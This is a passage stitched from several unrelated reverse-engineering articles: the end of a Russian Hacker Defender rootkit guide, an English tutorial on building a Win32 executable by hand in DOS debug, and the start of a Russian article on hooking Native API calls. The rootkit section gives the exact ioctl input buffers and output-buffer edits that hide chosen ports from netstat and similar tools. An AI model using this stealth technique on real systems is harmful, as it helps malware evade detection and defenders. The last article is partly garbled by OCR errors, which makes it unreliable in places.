        IN ULONG OutputBufferLength
);
```

Интересующие нас параметры - это FileHandle (определяет хэндл устройства), IoStatusBlock (указывает на переменную, которая получает информацию о статусе выполнения и информацию об операции), IoControlCode (число, определяющее тип устройства, метод, права доступа и функцию). InputBiffer содержит данные размером InputBufferLength байт. И тоже самое в OutputBuffer и OutputbufferLength.

=====[10.1 Netstat, OpPorts в WinXP, FPort в WinXP]=====

Получение списка открытых портов в первую очередь используется, например, в OpPorts и FPort в Windows XP, а также Netstat.

Программы вызывают NtDeviceIoControlFile дважды с IoControlCode равным 0x000120003. OutputBuffer заполняется после второго вызова. Имя FileHandle здесь всегда \Device\Tcp. InputBuffer различается для разных типов вызова:

1) Для получения массива из MIB_TCPROW InputBuffer должен быть таким:

```
первый вызов:
0x00 0x04 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00 0x01 0x00 0x00
0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00

второй вызов:
0x00 0x04 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00 0x01 0x00 0x00
0x01 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00
```

2) Чтобы получить массив из MIB_UDPROW:

```
первый вызов:
0x01 0x04 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00 0x01 0x00 0x00
0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00

второй вызов:
0x01 0x04 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00 0x01 0x00 0x00
0x01 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00
```

3) Чтобы получить массив из MIB_TCPROW_EX:

```
первый вызов:
0x00 0x04 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00 0x01 0x00 0x00
0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00

второй вызов:
0x00 0x04 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00 0x01 0x00 0x00
0x02 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00
```

4) Чтобы получить массив из MIB_UDPROW_EX:

```
Первый вызов:
0x01 0x04 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00 0x01 0x00 0x00
0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00

Второй вызов:
0x01 0x04 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x02 0x00 0x00 0x00 0x01 0x00 0x00
0x02 0x01 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0x00 0x00 0x00 0x00
```

Вы можете заметить, что буферы различаются только в нескольких байтах. Мы можем объяснить это.

Интересующие нас вызовы имеют в InputBuffer[1] 0x04 и, в основном, InputBuffer[17] содержит 0x01. Только при таких входных данных мы получим в OutputBuffer нужные таблицы. Если мы хотим получить информацию о TCP-портах, нужно установить в InputBuffer[0] значение 0x00, или 0x01 для получения информации о UDP-портах. Если нам нужны Ex-таблицы (MIB_TCPROW_EX или MIB_UDPROW_EX), нужно во втором вызове установить в Inputbuffer[16] 0x02.

Если мы перехватили вызов с этими параметрами, нужно просто изменить выходной буфер. Чтобы получить количество строк в выходном буфере, просто разделите Information из IoStatusBlock на размер строки. Скрыть одну строку очень просто. Просто перезапишите ее последующими строками и удалить последнюю строку. Не забудьте изменить OutputBufferLength и IoStatusBlock.

=====[10.2 OpPorts в Win2k и NT4, FPort в Win2k]=====

Мы используем NtDeviceIoControlFile с IoControlCode равным 0x00210012, чтобы определить, что хэндл с типом File и именем \Device\Tcp или \Device\Udp - это хэндл открытого порта.

Во-первых, мы сравним IoControlCode, а затем тип и имя хэндла. Если он нас все еще интересует, мы проверим длину входного буфера, который должен быть равным длине структуры TDI_CONNECTION_IN. Ее длина 0x18. Выходной буфер - TDI_CONNETION_OUT.

```
typedef struct _TDI_CONNETION_IN
{
        ULONG UserDataLength,
        PVOID UserData,
        ULONG OptionsLength,
        PVOID Options,
        ULONG RemoteAddressLength,
        PVOID RemoteAddress
} TDI_CONNETION_IN, *PTDI_CONNETION_IN;

typedef struct _TDI_CONNETION_OUT
{
        ULONG State,
        ULONG Event,
        ULONG TransmittedTsdus,
        ULONG ReceivedTsdus,
        ULONG TransmissionErrors,
        ULONG ReceiveErrors,
        LARGE_INTEGER Throughput
        LARGE_INTEGER Delay,
        ULONG SendBufferSize,
        ULONG ReceiveBufferSize,
        ULONG Unreliable,
        ULONG Unknown1[5],
        USHORT Unknown2
} TDI_CONNETION_OUT, *PTDI_CONNETION_OUT;
```

Конкретная реализация, того как определить то, что хэндл - это хэндл открытого порта, доступна в исходном коде OpPorts на моем сайте http://rootkit.host.sk. Сейчас нам необходимо скрыть определенные порты. Мы уже проверили InputBufferLength и IoControlCode. Теперь мы должны проверить RemoteAddressLength - для открытого порта всегда 3 или 4. Наконец, мы должны сравнить поле ReceivedTsdus из OutputBuffer, которое содержит порт в сетевой форме, со списком портов, которые мы хотим скрыть. Мы можем различать TCP и UDP в соответствии с именем хэндла. Удалив OutputBuffer, изменив IoStatusBlock и вернув значение STATUS_INVALID_ADDRESS, мы скроем порт.

=====[11. Окончание]=====

Конкретная реализация описанных техник доступна в исходном коде Hacker Defender Rootkit версии 1.0.0 на сайте http://rootkit.host.sk и на http://www.rootkit.com.

Возможно, я добавлю информацию о невидимости в Windows NT в будущем. Новые версии документа также будут содержать улучшения описаных методов и новые комментарии.

Отдельное спасибо Ratter'y, который дал мне много ноу-хау, которые были необходимы для написания этой статьи и кода проекта Hacker Defender. Все комментарии присылаете на holyfather@phreaker.net или на доску на сайте http://rootkit.host.sk.

Win32 Appy by Hand

Автор: Roustem, пер. Roustem

Дата: 2004-09-10

My great thanks to Volodya for helping me to translate this article to English

It is well known: to call himself a programmer between some friends one has to write (and this is sufficient enough :) a program that outputs somehow "Hello, World!" on the screen. Now it is fairly simple to do using Windows. Open an old good Notepad and enter 'MsgBox "Hello, World!", save it as a file with the ".vbs" extension (e.g., 'Hello.vbs'), then launch the file with double click. Those having installed Word of MS Office XP can use more sophisticated variant:

```
Set w = CreateObject("Word.Application")
w.Visible = True
Set rng = w.Documents.Add.Range(0,0)
With rng
 .InsertBefore "Hello, World!"
 .ParagraphFormat.Alignment = 1
 With .Font
  .Name = "Arial"
  .Size = 48
  .Italic = True
  .Color = 200
 End With
End With
```

It has little concern to the operating system itself though. Is it possible to create a real Windows application without the development tools on a very common computer?

Having started up newly installed Windows XP Pro and having entered 'debug' in command line I was highly surprised with hyphen in console window - familiar prompt of the old DOS debugger. This curious thing is the tool we need. Besides we will need some knowledge about PE files layout and how to load them into memory.

Win32 executables utilize PE file layout. As the old DOS EXE, the PE file consists of the header and the image of a program to run. The program image is composed of one or more objects or sections sometimes misnamed as segments. They do not relate to the old segmentation model nor do they relate to objects in a sense objects are used in programming languages. So it is better to call parts of the program image "sections".

The division into sections exists to optimize the memory management on Windows. That's why the loaded section's sizes have to be the multiples of the memory page size (usually 4 Kb) and must be properly aligned. The size of the sections written onto disk must be aligned according to the size of the "file pages" which is a multiple of the disk sector (512 bytes) - this is also aimed at the optimization of loading.

The program image is being loaded into memory starting at some base load address which is indicated in the file header and must be aligned on 64 Kb boundary. The common base load address for EXEs is 400000h.

To be more concrete lets design our PE file right away. We will take the minimal possible alignment for the sections - 4096 (1000h) bytes - and for the file - 512 (200h) bytes. Our program's image will consist of only one section that contains a data, a code and some housekeeping import tables. Thus, the file size will fit in 1 Kb and the memory image of the program will be 8 Kb (2 pages). The first page at the load address 400000h will contain the header of the PE file and there will be the first (and the only one) section of our file at offset 1000h.

So, lets create a framework. Enter "debug" in command line. Clear the first 1024 (400h - debug uses hexes) bytes of memory by filling it with zeros:

```
f 0 400 0
```

Here we will "assemble" our application. Lets use one more temporary memory location at offset 1000h (to not confuse with addresses while entering them by hand):

```
f 1000 1200 0
```

As with the VBS script the task of our application is to display "Hello, World!" message so we have to use Win32 API function MessageBoxA located in system module USER32.dll. Then the application terminates calling one more API function ExitProcess located in KERNEL32.dll. Thus, we must import these functions into our application.

To import functions the system first maps required DLLs into process's address space. Then addresses of these functions must be stored in a special location - Import Address Table (IAT). The system accomplishes it automatically, but we must provide a set of housekeeping import tables for that purpose.

Import address tables must be located at the very beginning of a section. They represent a sequence of 4 byte (DWORD) fields that Windows loader fills up with appropriate imported function addresses. The functions must be arranged in the certain order (discussed shortly). Each IAT table contains data related to one module (DLL); the end of the table is designated with zero-filled field. Multiple tables can follow one another when necessary. The addresses in the IAT are filled by Windows but before the loading process the IAT's fields must be identical to the fields of the appropriate lookup table - otherwise the loader will report an error.

So we need two IATs: one for USER32.dll and the other one for KERNEL32.dll. Only one function must be imported out of each module therefore both tables will have 8 bytes (4 bytes for the address and another 4 bytes for the final zero field). The first IAT will be at offset 1000h relative to the base load address and the second IAT at offset 1008h. We will enter them later.

For now we proceed to data. The function MessageBoxA takes the two strings addresses among other arguments. The first address points to the message to output and the second one - to the message title. We align the addresses on a paragraph boundary (it is not mandatory but we do it for the convenience purposes only). We put the ASCII string 'VBScript' at offset 1010h (the message title will be similar to that of the VBS script):

```
a 1010
db "VBScript"
<Enter>
```

We put the 'Hello, World!' string at offset 1020h and leave more space here in case that we would want to change the message later):

```
a 1020
db "Hello, World!"
<Enter>
```

The names of the modules being imported - 'USER32.dll' and 'KERNEL32.dll' - will be put at the offsets 1040h and 1050h accordingly; they will be referred to by the Import Directory Table:

```
a 1040
db "USER32.dll"
<Enter>
a 1050
db "KERNEL32.dll"
<Enter>
```

We must provide the names of the imported functions, but they use peculiar strings: the first two bytes represent a hint for the loader and the name itself follows the hint. The hint is an index into the Export Name Pointer Table in a DLL where the loader can find the required function name. If the name is absent at the indicated location the loader seeks all Export Name Table entries in the DLL that requires much more time of course. In our case we will have to manage without any hints: leave zeros there. Put the

string 'MessageBoxA' at offset 1060h and the string 'ExitProcess' at offset 1070h (remember that function names unlike DLL names are case sensitive):

```
a 1060
db 0,0,"MessageBoxA"
<Enter>
a 1070
db 0,0,"ExitProcess"
<Enter>
```

Since we are done with the text strings it is time to verify the entered data. Debug has 'd' command to dump memory locations:

```
d 1000
```

If the data is correct the entered text names should be displayed on the right side of the console window. On error enter data repeatedly at the same offsets.

Further we put the lookup tables beginning at offset 1080h. Similar to the IAT the Import Lookup Table consists of consecutive set of 32-bit (DWORD) values that are concluded with a zero filled field and relate to functions in a single module. The table fields designate a method to lookup exported functions in a DLL: by ordinal or by name. In the latter case the field contains an offset of hint/name string for the required function. We have offsets 1060h for 'MessageBoxA' and 1070h for 'ExitProcess' (unfortunately debug does not recognize 32-bin numbers so we have to enter them as pairs of 16-bit numbers; remember however about the reversed byte order for PC):

```
a 1080
dw 1060,0,0,0,1070,0,0,0
<Enter>
```

Since the IAT must be identical to the lookup table until binding we can now get back and enter leaved earlier empty fields:

```
a 1000
dw 1060,0,0,0,1070,0,0,0
<Enter>
```

Now we have reached the main table - the Import Directory Table. It ties all data prepared earlier together. Each entry of this table contains five 4-byte (DWORD) fields and relates to a single imported module (DLL). The first field contains offset (relative to the base load address) of the Import Lookup Table for the given DLL; the second and the third ones are not used and are zero filled; the fourth one contains an offset of the DLL name string and the fifth one - an offset of the appropriate IAT. The number of Import Directory Table entries is equal to the number of imported modules plus one more entry with all zero-filled fields to indicate the end of the directory table. So we have the table with 3 entries (for USER32.dll, KERNEL32.dll and one empty entry). The table has an offset 1090h and the size 3x5x4=60 (3Ch) bytes:

```
a 1090
dw 1080,0
```

(an offset of the first lookup table)

```
dw 0,0,0,0
```

(two empty fields)

```
dw 1040,0
```

(an offset of the 'USER32.dll' string)

```
dw 1000,0
```

(an offset of the first IAT)

Similarly we fill in the second entry:

```
dw 1088,0,0,0,0,0,1050,0,1008,0
```

```
<Enter>
```

The subsequent 20 bytes are left empty.

Now we need only to enter the code. The 'MessageBoxA' function takes 4 DWORD parameters: the handle of an application window (we have none, i.e. 0), the address of the message, the address of title and the style of the message box (a numeric value; here it is 0). The parameters are passed through the stack in a reversed order, i.e. the last parameter is pushed first. So we would have the following assembly code:

```
push 0
push offset title ; here - 401010h
push offset message ; here - 401020h
push 0
call IAT[1]  ; address of MessageBoxA
```

Take into account that linear addresses must be pushed onto the stack, not offsets, so we have to add the base load address (400000h) to the string offsets 1020h and 1010h getting 401020h and 401010h correspondingly; and for the imported MessageBoxA address - 401000h. Since debug does not use 32-bin offsets we have to do the work on ours own (remember of the reversed byte order):

```
a 10d0
db 6a,0
db 68,10,10,40,0
db 68,20,10,40,0
db 6a,0
db ff,15,0,10,40,0
```

ExitProcess (the address of which is located in the second IAT at the linear address 401008h) takes only one parameter - exit code (here it is 0):

```
db 6a,0
db ff,15,8,10,40,0
<Enter>
```

That is all with the program. We have got "memory image" (at offset 1000h), now it is necessary to move it in its place in the file (at offset 200h):

```
m 1000 1200 200
```

Now we must fill in the header only. The PE file header may be divided into "old" one and "new" one. The "old" header in turn consists of a slightly modified EXE-DOS header and an optional DOS stub which usually prints out "This program cannot be run in DOS mode" while attempting to launch a file under DOS. But instead there may be any other DOS program. The DOS header can have a program identifier and manufacturer name at offset 20h relative to the beginning of the file but this field nearly always is left empty. More essential is that the other field of the DOS header at offset 3Ch must have a 32-bit pointer to the PE header.

The only thing we must keep in the DOS header is the MS-DOS EXE file signature (ASCII characters 'MZ'):

```
a 0
db 4d,5a
<Enter>
```

We omit the DOS stub altogether; so the PE header will immediately follow a 4-byte pointer at offset 3Ch, i.e. it will start at offset 40h. We put this number as a value of the pointer:

```
a 3c
db 40
<Enter>
```

The "new" header consists of the PE header itself and of the section table. The PE header in turn is divided to a COFF file header and an optional header. At the end of the latter there is a data directories

table. Each data directory is represented by two DWORD values, the first one containing some housekeeping table offset relative to the base load address and the second one containing the size of that table. If any table is not used the corresponding data directory is filled with zeros. The following table contains only those PE header fields that are mandatory for launching an executable:

Offset	Size (bytes)	Description
		COFF file header
00h	4	Signature: ASCII characters 'PE' and two null bytes
04h	2	CPU type (usually 14Ch for i386)
06h	2	The number of sections in an image
14h	2	The size of the optional header; usually E0h
16h	2	Flags; for a Win32 applications this is generally 10Fh
		Optional header
18h	2	"Magic" number 10Bh
28h	4	Entry point (an offset relative to the image base)
34h	4	Image base address (for EXE this is generally 400000h)
38h	4	Alignment of sections in memory (system page size, 4Kb=1000h)
3Ch	4	Alignment of sections in file (multiple 512 (200h) bytes) - File alignment
40h	2	Major version number of required OS; generally 4
48h	2	Major version number of subsystem; generally 4
50h	4	The size of an image including all headers; must be multiple of Section alignment
54h	4	The combined size of all headers ("old" and "new"); multiple of File alignment
5Ch	2	Subsystem (2 - GUI, 3 - console)
74h	4	The number of Data directories (generally 10h)
		Data directories
80h	4	Import table offset
84h	4	Import table size

Note. To launch our little application it is sufficient to fill in indicated in the table fields (it was verified for three versions of Windows: 98 SE, 2000 Server and XP Pro). However more complicated applications may require filling in also 4-byte (DWORD) fields at offsets 60h (size of stack to reserve), 64h (size of stack to commit), 68h (size of heap to reserve), 6Ch (size of heap to commit).

The section table immediately follows the PE header and describes the program image sections. It actually maps the sections written from a disk to the memory. The number of entries in the section table is equal to the number of sections in the program image indicated in the PE header field at offset 6. Each section table entry has the following format:

Offset	Size (bytes)	Description
0	8	Arbitrary section name (is used in linking). It is null-padded eight-byte ASCII string.
8	4	The size of the section when loaded into memory.
0Ch	4	Offset of the section in memory relative to the image base.
10h	4	The size of the section data on disk, a multiple of the file alignment.
14h	4	Offset of the section data on disk, a multiple of the file alignment.
18h	0Ch	These fields are used only in object files.
24h	4	Section flags. The most common ones are:20h - executable code; 40h - initialized data; 80h - uninitialized data; 20000000h - section can be executed; 40000000h - section can be read; 80000000h - section can be written to.

Lets complete creating of our header. The PE signature is at offset 40h:

```
a 40
db 50,45,0,0
```

The CPU is i386, the number of sections is 1:

```
dw 14c,1
<Enter>
```

The size of optional header is 0E0h, then the program flags and the magic number:

```
a 54
dw e0,10f,10b
<Enter>
```

Program's entry point:

```
a 68
dw 10d0
<Enter>
```

The image base address (400000h; we enter in reversed order), the alignment in memory - 1000h, in file - 200h:

```
a 74
dw 0,40,1000,0,200,0
```

The OS version - 4, the subsystem version - 4, intervals are filled in with zeros:

```
dw 4,0,0,0,4
<Enter>
```

The image size in memory (including headers) - 2000h, the header size in a file - 200h, subsystem 2:

```
a 90
dw 2000,0,200,0,0,0,2
<Enter>
```

The number of data directories is 10h:

```
a b4
dw 10
<Enter>
```

We use only one data directory: the import table offset - 1090h, the size - 3Ch. Other entries are left empty (zero-filled):

```
a c0
dw 1090,0,3c
<Enter>
```

The section table begins at offset 140h; we have only one entry there. No name will be provided. The section size in memory is 1000h starting at offset 1000h; size in file is 200h bytes starting at offset 200h:

```
a 140
dw 1000,0,1000,0,200,0,200,0
<Enter>
```

Finally, the flags: the section contains executable code, can be executed, read and written to. The sum of all flags (in this case it is identical to bitwise OR) is E0000020h (must be written in reversed order):

```
a 15c
dw 20,e000
<Enter>
```

Debug can save files only in com-format and the first 100h bytes are skipped. Therefore we must move the whole (400h) image in memory by 100h bytes:

```
m 0 400 100
```

Next we entitle our file; debug can not save exe files so we must save the file with the .bin extension and then rename it to exe.

```
n hello.bin
```

The number of bytes to save must be entered in CX register and writing is accomplished with 'w' command:

```
r cx
400
w
```

To exit debug use 'q' command. But carefully verify all the entered data before closing the application. When the numbers are arranged in tables erroneously an attempt to launch the application can produce a message "<Program name> is not a Win32 application" or cause a system crash altogether.

Congratulations: you have created a fully-fledged Win32 application not even in assembly but in binary!

Слежение за вызовом функций Native API

Автор: Cardinal

Дата: 2004-11-11

ПРЕДИСЛОВИЕ

Ну что ж, пришло время рассказать об одной очень полезной, я бы даже сказал, в некоторых случаях, чрезвычайно необходимой возможности, любезно предоставляемой нам внутренними механизмами Windows. Да, тема уже не нова и порядком избита, так было написано много статей и даже целых книг, вышедших из-под пера таких громких авторов и специалистов, как Джеффри Рихтер, Мэт Питрек, Свен Шрайбер, Марк Руссинович и др.

Да, кстати, спешу заметить, что практическое применение материал статьи будет иметь только в Windows линейки NT. К линейке 9X это не относится ни коим образом.

Для того, что бы наиболее эффективно усвоить материал статьи, Вам необходимо следующее:

• Знание языка C
• Установленная на компьютере Windows NT 2K/XP/2K3)
• Хотя бы поверхностное представление о процессах, потоках и основных системных структурах Windows NT.
• Знать, как функционирует процессор x86 в защищенном режиме
• Иметь комплект DDK(мы будем работать с DDK 2K Build 2195).
• SoftIce. Я пользуюсь айсом от DriverStudio v2.7. Необходимо взять полную версию студии, а не пользоваться вырипаным айсом, выложенным на сайте, иначе не оберётесь проблем с совместимостью. Впрочем, в форуме этот вопрос обсуждался уже не раз.

ЧТО ИМЕЕМ?

Насколько мне довелось просветиться из книг и статей, написанных Рихтером (*почему я прикопался именно к Рихтеру? Да потому что его книги и статьи переведены на русский, широко распространены, более доступны, да и более того, его методика является неким стандартом де-факто*), автор занимался исследованием и разработкой механизмов перехвата функций API непосредственно в пользовательском режиме. Что же мы имели в этом случае?

А вот что:

Метод	Плюсы	Минусы
Непосредственная модификация таблиц импорта/экспорта процесса, путем замены в них указателей на оригинальные функции указателями на собственные функции-заглушки.	1. Довольно простая схема реализации (потому как полностью описана в книге Джеффри Рихтера “Windows для профессионалов 4-е издание, 2004, Русская редакция ”). Гарантия невозможности повреждения содержимого адресного пространства случайного процесса. 2. В случае ошибки грохается только подопытный процесс/процессы, а не вся система.	1. Необходимость прибегнуть к извращениям типа использования некоторых методов внедрения собственного кода в адресное пространство чужого процесса (установка глобальных хуков (SetWindowsHookEx()), загрузка DLL через реестр, непосредственное внедрение кода в адресное пространство процесса-кролика (WriteProcessMemory(), CreateRemoteThread()…). 2. Невозможность произвести данные манипуляции с любым процессом, поскольку Win NT снабжает практически все системные объекты дескрипторами безопасности, определяющими возможность и степень владения одного объекта другим. 3. Что, если перехватываемая системная функция A базируется на другой системной функции B и процессу вдруг вздумалось напрямую обратиться к функции B? Придется искать такие вот функции B и тоже рисовать для них перехватчик. 4. Возможность организовать слежение за функциями, вызываемыми только лишь “обработанными” процессами, а не всеми процессами.
Модификация части кода библиотек, содержащих отслеживаемые функции(метод сплайсинга кода, к примеру, путём внедрения в начала функций машинной инструкции Jmp 0xXXXXXXXX на тело нашего обработчика).	Не требуется производить модификацию таблиц импорта модулей процесса. !В Win 9X метод даёт возможность отслеживать обращения к функциям системных библиотек из всех процессов.	1.Риск уронить систему, поскольку в момент модификации кода библиотек может произойти переключение контекста, и, в случае, если модификация не была завершена, а данная функция была вызвана другим процессом или потоком, то, существует большая вероятность того, что Вы заработаете исключение, а в худшем случае подвесите систему или BSOD. То же самое может произойти, если код перехватчика данной функции находится в контексте процесса, отличного от вызывающего. 2.Для осуществления данного метода необходимо каким-то образом модифицировать сегменты кода библиотек, имеющие атрибуты “ReadExecute”, но, возможность есть.

И, наконец, ещё один вариант – это использование специально предоставляемого Windows отладочного механизма (Debug API). С этим я думаю, и так всё понятно. Кстати, на сайте wasm.ru имеется достаточное количество статей, описывающих все вышеуказанные методы перехвата. Особо стоит отметить статью 90210/HI-TECH, там написано практически всё обо всём.


А теперь давайте представим себе ситуацию, когда нам нужно “отмониторить” к примеру сразу все процессы, для того, что бы получить общую картину пользования некоторыми ресурсами и выполняемых над ними операций (создания/открытия/чтения/

записи каких либо файлов, реестра, изменение атрибутов защиты страниц памяти какого- либо процесса и т.п.). Представили? А теперь внимательно ещё раз посмотрите на таблицу и скажите, пожалуйста, реально ли это сделать, прибегнув к вышеуказанным методам? Конечно, среди вас

найдутся оптимисты, скажут, одной левой, но, больше чем уверен, это будет бравадой лишь на словах, потому как, в действительности, оценив ситуацию, сказать такое вряд ли будет правильно. Однако есть способ проще, а главное – намного эффективнее.

NATIVE API

Как известно, Windows 2000 , была спроектирована таким образом, что бы дать возможность исполняться не только Win32 приложениям, но так же древним Win16, MsDos, Os/2v 1.x и POSIX. Короче говоря, ось имеет три встроенных по умолчанию подсистемы, каждая из которых исполняет свои образы. Реально, никто нам не мешает добавить в систему поддержку приложений иных операционных систем, всего лишь нужно написать и прикрутить модуль требуемой подсистемы. И все-таки как же это работает? Для ответа на данный вопрос посмотрим на рисунок ниже.



Если запускаемая программа не является Win32 приложением, а программой другой ос, тогда Win2k будет искать для нее соответствующий образ поддержки, который поймёт и запустит данное приложение. Если не найдёт, то вернёт ошибку соответственно. Поясним данную схему. Любой вызов, к примеру, приложения OS/2 будет конвертирован модулем поддержки данного приложения в вызов соответствующей функции родной библиотеки Win32-подсистемы KERNEL32.DLL.

KERNEL32.DLL в свою очередь направит вызов одной из функции модуля NTDLL.DLL

Хотя, например, ничего не мешает Win32 приложению напрямую обратиться к функциям модуля ntdll.dll_ или даже минуя последний, напрямую к шлюзу _int0 x2 e.

Только, это должно быть очень специфичное приложение и уж конечно оно должно знать, что делает. Тем не менее, такие программы в WinNT не редкость и именуются они сервисами, точнее, сервисными приложениями. Примером может служить небезызвестный Svchost.exe. Такие приложения имеют полное право на существование только в среде WinNT. В Win9 хони работать не могут .

Здесь и начинается самое интересное. На самом деле практически все функции данной библиотеки являют собой некие заглушки и выглядят следующим образом:

```
.text:77F84F40                 public ZwWriteFile                  ; NtDll!ZwWriteFile
.text:77F84F40 ZwWriteFile     proc near
.text:77F84F40
.text:77F84F40 arg_0       = byte ptr  4
.text:77F84F40
.text:77F84F40                 mov eax, 0EDh        ; NtWriteFile
.text:77F84F45                 lea  edx, [esp+arg_0]
.text:77F84F49                 int  2Eh
.text:77F84F4B                 retn 24h
.text:77F84F4B ZwWriteFile     endp
```

Разберём данный фрагмент кода. Функция ZwWriteFile() принимает на стек 9 аргументов размером в 4 байта.

Исчерпывающую информацию почти обо всех функциях NativeApiВы можете найти в книге Гари Нэббета “Справочник по базовым функциям APIWindowsNT/2000”, издательский дом “Вильямс”,2002. Но, я подчеркиваю _почти , поскольку книга писалась во времена _Win2 K, то, соответственно, в ней описаны только те функции, которые существовали лишь в данной версии Windows, с выходом новых версий ядер 5.1(WinXP) и 5.2(Win.Net) было добавлено ещё некоторое количество функций, описания которых я, к сожалению не нашёл .

Тут стоит сказать ещё об одном важном моменте –именах функций, точнее их назначении. Как Вы заметили, вроде бы с виду одинаковые функции имеют префиксы N txxx и Zwxxx. Если заглянуть дизассемблером в модуль NTDLL.DLL, то особой разницы в этих функциях нет, кроме этих самых префиксов – N t__и сопоставленные им Zw указывают на один и тот же код. Что касается модуля NTOSKRNL.EX E, то в нем дела обстоят несколько иным образом. Функции, имена которых начинаются с префикса Zw, реально экспортируются данным модулем и вызываются напрямую. Функции, содержащие в своем имени префикс Nt – должны пройти ряд проверок на безопасность, прежде чем управление получат соответствующие функции Zw. Впрочем, советую не слишком ломать голову по данному вопросу, если честно, там сам чёрт ногу сломит.

Как мы видим, непосредственное участие здесь принимают два регистра. В регистр EAX помещается некоторый условный номер (индекс) функции (об этом расскажем чуть позже). В регистр EDX помещается указатель на стек переданных функции аргументов за вычетом 4 байт, которые являются ни чем иным, как адресом точки возврата. Затем происходит переключение режима процессора командой вызова прерывания INT 0x2E, зарезервированного как точка входа в обработчики системных сервисов. Вот это как раз то, что нам и нужно. Дело в том, что все вызовы системных функций от приложений в пользовательском режиме (User Mode) в конечном итоге будут направлены к ядру и пройдут через этот самый шлюз INT 0x2E, который и осуществит переключение режима процессора с кольца 3 на кольцо 0, т.е. Kernel Mode. Хорошо, что находится по эту сторону шлюза системного сервиса, мы уже разобрались. Теперь, заглянем за зеркало.

KiSystemService & ServiceDescriptorTable

